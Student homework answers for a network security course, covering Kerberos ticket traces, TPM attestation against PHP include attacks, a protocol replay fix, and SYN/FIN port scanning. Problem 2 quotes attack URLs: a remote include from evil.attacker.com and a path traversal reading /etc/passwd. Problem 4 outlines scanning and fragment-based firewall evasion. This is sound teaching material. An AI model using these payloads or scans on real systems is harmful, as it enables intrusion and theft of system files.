Problem #1 : Running Kerberos and Wireshark

1. Why is the last step (Step 6) optional?

Step 6 provides server authentication to client, for V is able to decrypt $K_{C,V}$ to retrieve TS_5, which can be optional since client will know the server is valid if correct access is grant.

2. kinit

(a) Which version of Kerberos are you running?

Kerberos version 5

(b) What is the server name? (AS))

krbtgt/ANDREW.CMU.EDU

(c) What is the client name? (C)

shis

(d) What encryption method is being used?

aes256-cts-hmac-sha1-96

(e) What is the encrypted value of the ticket TicketTGS in the lecture notes (use only the first 8 hexadecimal digits)?

First 8 hexadecimal digits: 72BE3CCE



Figure 1: Encrypt Ticket

3. Provide the output of klist. How many tickets are currently valid? For how long are they valid? Who are the principals involved?

1 valid ticket, valid for 10 hours. Involved principles: **shis**, **krbtgt/ANDREW.CMU.EDU**

```
user@netsec-hw:~$ klist
Credentials cache: FILE:/tmp/krb5cc_1000
        Principal: shis@ANDREW.CMU.EDU

  Issued           Expires          Principal
Nov 22 15:18:38  Nov 23 01:18:38  krbtgt/ANDREW.CMU.EDU@ANDREW.CMU.EDU
```

Figure 2: klist 1

4. AFS

(a) Show the four Kerberos messages that preside over the establishment of the AFS connection.

- AS-REQ: client requests access to TGS



Figure 3: AS-REQ

- AS-REP: AS grants $Ticket_{TGS}, K_{C,TGS}$ to client



Figure 4: AS-REP

- TGS-REQ: Client requests $Ticket_{AFS}$ from TGS



Figure 5: TGS-REQ

- TGS-REP: TGS grants ticketV and $K_{C,AFS}$ to client



Figure 6: TGS-REP

- AFS Challenge and Response: client sends $Ticket_{AFS}$ to AFG



Figure 7: AFS-CHALLENGE-RESPONSE

(b) What is the name of the AFS server? (V)

afs

(c) Show that the ticket(TicketTGS) the authentication server gave you is sent to the ticket granting server.

- Ticket got from AS-REP, start with hex: 7751AFC7



Figure 8: TicketTGS in AS-REP

- Ticket sent in TGS-REQ, start with hex: 7751AFC7



Figure 9: TicketTGS in TGS-REQ

(d) Identify the ticket that the TGS returned to you (TicketV), and show that it is sent to the AFS server when you are trying to create the file 14741-test.

- Ticket got from TGS-REP, start with hex: 8D054986



Figure 10: TicketV in TGS-REP

- Ticket sent to AFS, start with hex: 8D054986



Figure 11: TicketV in afs challenge response

5. Once again, provide the output of klist. How many tickets are currently valid? For how long are they valid? Who are the principals involved?

There're 2 valid ticket, valid for 10 hours.

First ticket involves principles: **shis** and **krbtgt/ANDREW.CMU.EDU**

Second ticket involves principles **shis** and **afs**

```
user@netsec-hw:~$ klist
Credentials cache: FILE:/tmp/krb5cc_1000
        Principal: shis@ANDREW.CMU.EDU

  Issued           Expires          Principal
Nov 22 16:06:31  Nov 23 02:06:31  krbtgt/ANDREW.CMU.EDU@ANDREW.CMU.EDU
Nov 22 16:06:31  Nov 23 02:06:31  afs@ANDREW.CMU.EDU
```

Figure 12: klist with afs

Problem #2 : TPM, PHP, and HTTP

1. “But since the server is running HTTPS, it is perfectly secure.” Explain why this reasoning is completely flawed.

HTTPS only encrypts the connection and ensures confidentiality, but will still loyally pass the malicious input string to the unprotected php server. So the system is still vulnerable to the file include attack mentioned above.

2. Whether or not the TPM could prevent the attacks from succeeding. If the attacks can be foiled, explain how. If they cannot, state why:

- https://10.0.0.1/index.php?TOKEN_TYPE=http://evil.attacker.com/exploit?
  This attack can be foiled by TPM, each program will be verified by local or remote verifier at load time, as when loading the downloaded program, PCRs will be update with contents that are unknown to the verifier, thus the exploit program cannot pass the attestation.

- https://10.0.0.1/index.php?TOKEN_TYPE=/tmp/exploit
  This attack can be foiled by TPM, each program will be verified by local or remote verifier at load time, as when loading the uploaded program, PCRs will be update with contents that are unknown to the verifier, thus the exploit program cannot pass the attestation.

- https://10.0.0.1/index.php/index.php?TOKEN_TYPE=../../../../../. ./../../etc/passwd%00
  This attack cannot be foiled by TPM, as the index.php already been attested by TPM, and it tries to load the file already existed on the router, the process doesn’t modify anything on the device, so the attack can be carried out.

3. Is the update procedure secure? Justify your answer, by either proving its security, or giving an example of attack against it.

The update procedure is not secure.

1) The router is using HTTP to connect to webserver, the traffic can be observed by attackers. 2) After the file BIOS.COM is downloaded, there’s no step to verify the checksum of the file, so we cannot be sure about its data integrity, might be possible that the file got corrupted during transfer or being changed by attacker.

3) After new firmware updated, the content of PCRs will also be changed, which might cause problem for accessing the data sealed by old PCR values. [1]

[1] Thinkwiki.org,. (2015). Embedded Security Subsystem - ThinkWiki. Retrieved 23 November 2015, from http://www.thinkwiki.org/wiki/Embedded_Security_Subsystem

Problem #3 : Alice and Bob getting married

1. Which security property/ies Bob's protocol enforces?

- Enforces confidentiality by encrypt the message with receiver's public key
- Enforces ?the association between an identicaiton with public key, by encrypt the users' pseudonyms with the message.

2. Show that Alice's father is wrong? in that one of the security properties Bob's protocol enforces is not maintained anymore.

The confidentiality is no longer maintained. Assume that the public key of each party is already known. If A sends $\{X\}KU_B$ to B, and C captures this message and sends it again to B. Then A is going to encrypt X with C's public key and send the receipt to C, thus C will know the message A sent to B.

3. Bob's protocol unfortunately has a major problem: It is vulnerable to a replay attack in case the same message X is repeated over time. Enhance the protocol proposed by Bob to prevent this attack.

1. A sends $\{A, N_A\}KU_B$ to B,
2. B sends$\{B, N_A, N_B\}KU_A$ to A,
3. A sends$\{A, X, N_B\}KU_B$ to B
4. B in turn acknowledges receipt by sending $\{B, X\}KU_A$ to A

Where N_A, N_B are random nonce that are only used once, KU_A, KU_B are the public keys of A and B.
Use different random nonce for every message to ensure same message cannot be replayed.

4. Enhance the protocol proposed by Bob to provide the freshness property.

1. A sends $\{A, N_A, T_1\}KU_B$ to B,
2. B sends$\{B, N_A, N_B, T_2\}KU_A$ to A,
3. A sends$\{A, X, N_B, T_3\}KU_B$ to B
4. B in turn acknowledges receipt by sending $\{B, X, T_3 + 1\}KU_A$ to A

Where N_A, N_B are random nonce that are only used once, KU_A, KU_B are the public keys of A and B, T_1, T_2, T_3 are timestamps.
Use different random nonce for every message to ensure same message cannot be replayed.
Assume that A and B have synchronized clock, use timestamp to show freshness.

Problem #4 : Finding open ports and bypassing firewalls

1. Suggest a technique to exhaustively determine all the open TCP ports on a given host you want to attack.

Assume that we know the target's ip address and it is not behind a firewall.

1. Craft a TCP packet with destination port set to target port and only SYN flag set.
2. Send it to the target host
   - If host replies SYN-ACK, mark the target port as open, and send a RST packet to host to close the half-open connection and avoid SYN flooding.
   - If host replies RST, then the target port is closed.
3. Repeat previous steps for all 65535 ports.

2. Harry Bovik claims the attack consumes a lot of memory on the attacker's side. Is he right or not? Why?

No, with SYN scan attacker doesn't need to maintain any open or half open connection, it only sent a SYN packets, which is lightweight, to each port on target server and check the responses, so the memory consumption should be low.

3. Suggest an alternative method to determine all the open TCP ports on the host you want to attack.

Assume that we know the target's ip address and it is not behind a firewall.

1. Craft a TCP packet with destination port set to target port and only FIN flag set.
2. Send it to the target host
   - If no reply from host for a certain amount of time, send the packet again. Repeat the process for several time, if no reply ever come back, then mark the port as open.
   - If host replies RST, then the target port is closed.
3. Repeat previous steps for all 65535 ports.

4. Harry Bovik tells you that neither of these attacks work to determine all open ports on a packet filtering layer-3 firewall. Why is he right?

Packet filtering firewalls have filter rules to determine which packet is allowed to pass, based on the information about packet protocol, ip address, port number and packet type. It checks every packet trying to pass through it against those filter rules, the offending packet will be dropped. For example if an attacker trying to send a packet to a filtered port, while the source ip address, port and protocol is not specified in the firewall's ACL, then the probe packet will be denied and dropped. So if some ports are filtered by the firewall, we can know they are filtered but cannot tell whether they are open or not.

5. Suggest an extension to either of the above attacks that allows to figure out open ports on a firewall.

Assume that we know the target's ip address and the firewall will not queue and reassemble ip fragments. Based on SYN scan, we can break the probe packet into small ip fragments, so that the TCP header will be split into different packets, so make it will make it harder for firewall to apply filter rules on them.